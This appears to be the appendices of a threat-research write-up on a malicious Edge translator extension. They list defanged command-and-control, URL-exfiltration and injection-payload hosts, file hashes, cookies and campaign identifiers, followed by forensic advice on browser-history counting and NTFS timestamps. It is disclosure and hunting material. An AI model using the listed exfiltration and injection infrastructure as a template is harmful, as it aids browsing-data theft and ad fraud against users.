The first table is the operator's own infrastructure, tied to it by the extension code, the recovered payload and the overlap with Amazing Refresh.
| Type | Indicator | Role |
|---|---|---|
| Domain | clicktranslator[.]com |
Extension backend, re-registered 2026-02-19 |
| Domain | api.clicktranslator[.]com |
Command and control, URL exfiltration |
| URL | api.clicktranslator[.]com/api/1.00/page/translation |
Receives every page URL visited |
| URL | clicktranslator[.]com/js/translate.js |
Server-delivered injection payload |
| Domain | advertisingshubb[.]com |
Affiliate gateway, /pg/?to= |
| Domain | meetlookup[.]com |
Geolocation, /show/ and /geolocation |
| Host | 1752680588.rsc.cdn77[.]org |
Affiliate domain list and offers, /offers/ |
| Extension ID | ifbamokmfkcnhbpeokkochdpecopfccd |
Edge Add-ons store, version 0.4.2 |
| SHA-256 | 534dbca41ee8bcd3445cb6ebb5e2dd906e462905e8db5c09c6e07aa089258055 |
manifest.json |
| SHA-256 | d4a2d0404a9197d2491b7412d2872e647a06e7c6ed482ba064be8c64df9f10fc |
background.js, URL exfiltration |
| SHA-256 | caee583e78215fc914e5a05e302979473a869023b04a64495d3159df3bc264eb |
content2.js, MAIN-world injector |
| SHA-256 | 86a3165134277802aee115fee77efec69556483fa702649adddc3b752f4c2568 |
content.js |
| SHA-256 | 65776b60c956a87298a7bbb10ab713f1a8fff7d0f4edcb867631f3014cab6440 |
rules/translator.json |
Other hosts seen in the operator's redirect chains. We have not established who runs them and do not allege that they are attacker-controlled. They are listed because they appeared in the chains and are useful for hunting.
| Type | Host | Seen as |
|---|---|---|
| Domain | provenpixel[.]com |
Ad server, ck.php and plp.php, rotating lg-* subdomains |
| Domain | 848trk[.]com |
Redirect tracker, rotating fv-* / gx-* / gy-* subdomains |
| Domain | playwithonetap[.]com |
Landing page, carries cost= |
| Domain | watchwithonetap[.]com |
Landing page, carries cost= |
| Domain | eposeailom[.]com |
Redirect hop |
| Domain | gotrkmp[.]com |
Affiliate serve, /adServe/aff |
| Domain | sk.tre9[.]com |
Redirect hop |
| Domain | rapidlinks[.]info |
Redirect hop, carries the operator's publisher id |
| Host | pixel-eu.swype3-rtbix[.]top |
Supply-side platform pixel |
| Domain | marially-watears[.]icu |
Ad-chain hop, carries cost and campaign identifiers |
| Domain | rcpsj[.]com |
Redirect hop |
| Domain | tatrck[.]com |
Redirect hop |
| Host | mrweb.moontrkr[.]com |
Click tracking |
Campaign identifiers, stable across the full period on the hops the operator initiated:
| Parameter | Value |
|---|---|
api_key |
Withheld |
site_id |
Withheld |
yk_tag |
444 |
| Analytics ID | G-C2X1K7ZKNP |
We have withheld the api_key and site_id values. The same pair appeared on 41 link-broker hops from 4 June to 4 September, and only one other pair appeared at all, once, on a hop that followed a cashback site. We know these values only from this one host and cannot show that they identify the operator's account rather than this install.
Cookies observed in the browser profile:
| Host | Cookie | Notes |
|---|---|---|
api.clicktranslator[.]com |
cache |
Server-assigned, session scope |
linksprf[.]com |
ykuid |
Twelve-month lifetime, created at first redirect |
provenpixel[.]com |
pxid, pxDC, pxLBI, OXLCA |
Ad server tracking |
mrweb.moontrkr[.]com |
afclick, afoffers |
Affiliate click tracking |
Legitimate services appearing as intermediaries, listed for completeness and explicitly not indicators of compromise: linksprf[.]com, sjv[.]io (Impact), ojrq[.]net, redirect.viglink[.]com, compare.sovrn[.]co, redirect.partner.fatcoupon[.]com, linkprefer[.]com, linkbux[.]com, shopify.pxf[.]io.
Appendix B: Three counting traps
None of these is tool-specific, and all three cost us time on this case.
A first hit at the edge of your window is not a first occurrence. Our earliest match sat on day one of the range we queried, and we reported that as the first-contact date. It was roughly three months later than the truth. Widen the window until you find quiet, then trust the boundary.
Match on the URL host, not on a substring of the whole URL. Redirect chains embed the next hop's domain inside a query parameter, so substring matching counts a single hop two or three times. Our first pass inflated the redirect total by roughly ten percent and misstated the finance-referred proportion before it was corrected during fact-checking.
Count each visit once. With sync turned on, Edge writes a second row for a visit when it comes back from the sync server: same URL, same timestamp, and an originator_visit_id pointing at the original. In the live history on this host, 73 of the 301 rows matching the campaign hosts were these echoes. Merging upgrade snapshots and shadow copies multiplies the problem. Deduplicate on visit time and URL before you count anything.
One analytical note that is worth more than any query. If browser history is available to you, the higher-signal field is not the domain at all, it is the navigation transition type. Chromium tags client-side redirects distinctly from server-side ones, and a redirect chain that starts a few seconds after an ordinary page and steps through client-side redirects is what injected script produces. That is what turned this from a suspicious domain into a demonstrated mechanism.
Across every copy of the history database on this host, deduplicated, the 231 visits to the operator's chains broke down like this:
| Transition | Visits |
|---|---|
| LINK + CLIENT_REDIRECT | 95 |
| LINK + SERVER_REDIRECT | 87 |
| LINK + CHAIN_START | 40 |
| LINK + SERVER_REDIRECT + CHAIN_END | 6 |
| LINK + CLIENT_REDIRECT + CHAIN_END | 1 |
| RELOAD + CHAIN_START | 1 |
| RELOAD + CHAIN_START + CHAIN_END | 1 |
That is 96 client-side redirect hops. For the figures in this post, a chain is a run of visits to the campaign hosts, together with any redirect hop that landed within five seconds of the previous one, and its referring page is the last ordinary page before it. A session is a group of finance-referred chains less than 30 minutes apart. The transition column of the visits table is a bit field: the low byte is the core type (0 is LINK, 8 is RELOAD), and the qualifiers sit in the high bits.
0x10000000  CHAIN_START
0x20000000  CHAIN_END
0x40000000  CLIENT_REDIRECT
0x80000000  SERVER_REDIRECT
Appendix C: A forensic trap worth knowing
Extension files on disk carry a $STANDARD_INFORMATION modified time that can predate the install by months, because unpacking the extension package preserves the modification times stored inside the archive. Read carelessly, that inflates the exposure window.
The $FILE_NAME attribute is set by the filesystem at actual creation, and on this host it matched the browser's own install record. The $STANDARD_INFORMATION modified time and the $FILE_NAME times were three months apart on the same files. The earlier date turned out to be the vendor's package build date, which became a useful datapoint in its own right once we understood what it was.
A related caution on corroboration: do not treat a precise timestamp and an imprecise one as confirming each other. Our first internal report treated a network first-contact time and a filesystem creation time, seventeen seconds apart, as conclusive corroboration from two independent sources. They are not. The filesystem value is accurate to the microsecond, while the network events on this platform are batched and are not second-accurate, and the network event actually preceded the folder write, which is impossible for a cause-and-effect reading. The install time was right; the confidence framing was not.
One more trap for the timeline. Plaso labels one Amcache timestamp "Link Time", and it is the PE compile time from the binary's header, not an execution time. On this host those values ran from 1970 to 2105, and sorted into a timeline they would have been nonsense. BAM and PCA gave the real last-execution times. Check your ingest as well: our Timesketch import of the plaso output held no prefetch at all, although the collection contained 384 prefetch files.